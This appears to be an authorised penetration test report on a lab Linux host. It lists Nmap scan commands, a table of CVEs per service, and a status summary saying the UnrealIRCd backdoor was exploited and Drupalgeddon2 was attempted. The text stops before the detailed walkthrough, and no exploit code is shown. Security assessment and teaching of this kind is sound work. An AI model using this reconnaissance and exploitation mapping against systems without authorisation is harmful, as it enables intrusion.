PENETRATION TEST REPORT

Part 1 & 2

Security Assessment of Infrastructure and Operating System Services

DOCUMENT DETAILS

Classification	Confidential
Last review	April 27, 2025
Author	MessageFromInternet (MFI)

VERSION

Identifier	Date	Author	Note
v1.0	April 25, 2024	MessageFromInternet (MFI) Offensive Security team	Final version

INDEX

1. **Executive Summary ----------4**

2. **Context and Scope ----------4**

3. **Methodology ---------- 5 -10**

4. **Detailed Findings and Walkthrough ----------11- 29**

5. **Final Conclusion ----------30**

Reference list ---------- 31

1. Executive Summary

Following a recent security breach, a complete security review of the IT infrastructure was organized. While a dedicated team assessed web applications and databases, this report focuses on evaluating the security posture of the Operating systems and related infrastructure services deployed.

Various penetration tests were conducted to simulate real-world attack scenarios, aligned with the EC-Council's Certified Ethical Hacker (CEH) Hacking Methodology (CHM) [*EC-Council, 2022*] to identify vulnerabilities.

Four critical vulnerabilities were analyzed:

1. UnrealIRCd Backdoor Exploitation (CVE-2010-2075) (NIST, 2010)
2. Drupalgeddon2 Exploitation on Drupal 7 (CVE-2018-7600) (NIST, 2018a)
3. Apache HTTPD 2.4.7 Remote Code Execution Attempt (CVE-2021-40438) (NIST, 2021)
4. OpenSSH User Enumeration (CVE-2018-15473) (NIST, 2018b)

Remediations are listed in the ‘Detailed Findings and Walkthrough ‘section of the report. It is recommended to address the identified risks and improve the overall security posture.

2. Context and Scope

1. **Purpose:** Assessment of the standard system image focusing on operating system and infrastructure service vulnerabilities.
2. **Target IP Address:** 10.10.64.124
3. **Testing Environment:** Authorized penetration testing
4. **Scope of Services:**
    - Operating System: Linux 3.x Kernel (Ubuntu 14.04)
    - Services: UnrealIRCd, Drupal 7 CMS, Apache HTTPD 2.4.7, OpenSSH 6.6.1p1
5. **Exclusions:** Web application and database assessments (covered by separate team)
6. **Testing Period:** April 26-27, 2025
7. **Tools Used:** Nmap (Nmap.org, 2025), Metasploit Framework (Rapid7, 2025), curl (curl.se, 2025), Searchsploit (Offensive Security, 2025)

3. Methodology (Aligned to CEH Hacking Methodology) [*EC-Council, 2022*]

Phase	Action Taken
Footprinting	Collected system and service details using Nmap scanning.
Scanning	Full port and service scan to identify live services and versions.
Enumeration	Enumerated service banners and potential vulnerabilities (Apache, SSH, UnrealIRCd, Drupal).
Vulnerability Analysis	Mapped identified services to public CVEs and exploits.
Gaining Access	Attempted exploitation via UnrealIRCd backdoor and Drupalgeddon2 vulnerabilities.

Note: Privilege Escalation, Maintaining Access, and Covering Tracks phases were excluded as per testing scope.





Figure 1.2: EC-council's CEH hacking methodology (CHM)

To build a comprehensive list of vulnerabilities affecting the standard system image and infrastructure services, a structured methodology following CEH Hacking Methodology (CHM) was employed. This involved active scanning, enumeration, and vulnerability analysis phases, using industry-recognized tools and commands.


Steps Taken →

1. Initial Service and Version Detection


- **Tool Used:** Nmap
- **Command:** nmap -sV -p- -T4 10.10.64.124
- **Purpose:** Identify open ports, services running, and their version information on the target system.




(Screenshot 1: - Running Nmap command in Attackbox for Initial Service and Version Detection)



(Screenshot 2: - Running Nmap command in Attackbox for saving the scan results)







(Screenshot 3 & 4: - Scan result saved and then opened in Attackbox)

2. Vulnerability Identification


- **Tool Used:** Nmap with Vulners script
- **Command:** nmap -sV --script vulners -p- 10.10.64.124
- **Purpose:** Match detected services with known CVEs (Common Vulnerabilities and Exposures).



(Screenshot 5: - Running Nmap command in Attackbox for Vulnerability Identification & saving scan result)



(Screenshot 6: - Vulnerability identification scan results)



(Screenshot 7: - Scan result saved and then opened in Attackbox)

Using Nmap scanning & vulnerability mapping with Vulnersa comprehensive list of critical and high vulnerabilities was prepared.

The screenshots taken from every phase provide clear evidence in support of the vulnerability findings, ensuring comprehensive and transparent reporting.

4. Vulnerability Summary →

Port	OS / Service	Version	Vulnerability Type	CVEs	Count
—	**Operating System**	Linux 3.x (Metasploitable3 Ubuntu 14.04)	OS outdated (kernel vulnerabilities not directly scanned)	[Manual kernel CVEs possible — not listed]	(N/A)
22/tcp	SSH - OpenSSH	6.6.1p1 (Ubuntu 2ubuntu2.13)	Auth bypass, User enumeration, RCE risk	CVE-2023-38408, CVE-2016-1908, CVE-2015-5600, CVE-2020-15778, CVE-2016-10012, CVE-2015-8325, CVE-2016-6515, CVE-2016-10708, CVE-2016-10009, CVE-2021-41617, CVE-2016-10010, CVE-2015-6564, CVE-2023-51385, CVE-2019-6110, CVE-2019-6109, CVE-2016-6210, CVE-2023-48795, CVE-2020-14145, CVE-2019-6111, CVE-2016-20012, CVE-2015-6563, CVE-2018-15473, CVE-2021-36368	**23**
80/tcp	Web Server - Apache HTTPD	2.4.7 (Ubuntu)	Remote Code Execution, Path Traversal, HTTP Smuggling	CVE-2024-38476, CVE-2024-38474, CVE-2023-25690, CVE-2022-31813, CVE-2022-23943, CVE-2022-22720, CVE-2021-44790, CVE-2021-42013, CVE-2021-39275, CVE-2021-26691, CVE-2018-1312, CVE-2017-7679, CVE-2017-3169, CVE-2017-3167, CVE-2017-9788, CVE-2017-9798, CVE-2017-9789, CVE-2017-7668, CVE-2017-7659, CVE-2016-8743, CVE-2016-5387, CVE-2016-0736, CVE-2014-0226, CVE-2014-0118, CVE-2014-0117, CVE-2014-0231, CVE-2014-3581, CVE-2014-3523, CVE-2021-40438	**30**

445/tcp	SMB Server - Samba smbd	4.3.11-Ubuntu	Remote Code Execution (SambaCry)	CVE-2017-7494	**1**
631/tcp	CUPS Printing Service	1.7.2	File Upload Risk, Remote Print Job Manipulation	CVE-2014-5031, CVE-2014-2856, CVE-2014-5030, CVE-2014-3537, CVE-2013-6891	**5**
3306/tcp	Database - MySQL Server	Version Not Authorized (externally)	Potential authentication bypass (internally)	(Potentially CVE-2012-2122 if exploited internally)	**(0 external)**
3500/tcp	Web Application - WEBrick (Ruby on Rails)	WEBrick 1.3.1 / Ruby 2.3.8	Arbitrary File Write, Path Traversal, RCE	CVE-2017-9225, CVE-2022-28739, CVE-2021-41819, CVE-2021-28966, CVE-2021-28965, CVE-2020-25613, CVE-2017-9229, CVE-2015-9096, CVE-2021-31810, CVE-2023-28756	**10**
6697/tcp	IRC Server - UnrealIRCd	3.2.8.1	Preinstalled Backdoor, Instant Remote Shell	CVE-2010-2075	**1**
8080/tcp	Web Server - Jetty	8.1.7.v20120910	Web Server Vulnerabilities, Denial of Service	CVE-2017-7657, CVE-2017-9735	**2**

Vulnerability	**CVE**	**Risk Rating**	**Status**
UnrealIRCd Backdoor	CVE-2010-2075	Critical	Exploited Successfully
Drupalgeddon2	CVE-2018-7600	Critical	Target Vulnerable, Session Failed
Apache HTTPD 2.4.7 RCE	CVE-2021-40438	Critical	Potentially Vulnerable (Not Exploited)
OpenSSH Enumeration	CVE-2018-15473	High	Vulnerability Confirmed

5. Detailed Findings and Walkthrough

5.1 UnrealIRCd Backdoor Exploitation (CVE-2010-2075)

Severity	Critical
Affected Resources	UnrealIRCd 3.2.8.1 (Port 6697)
Status	Open

- ### Description

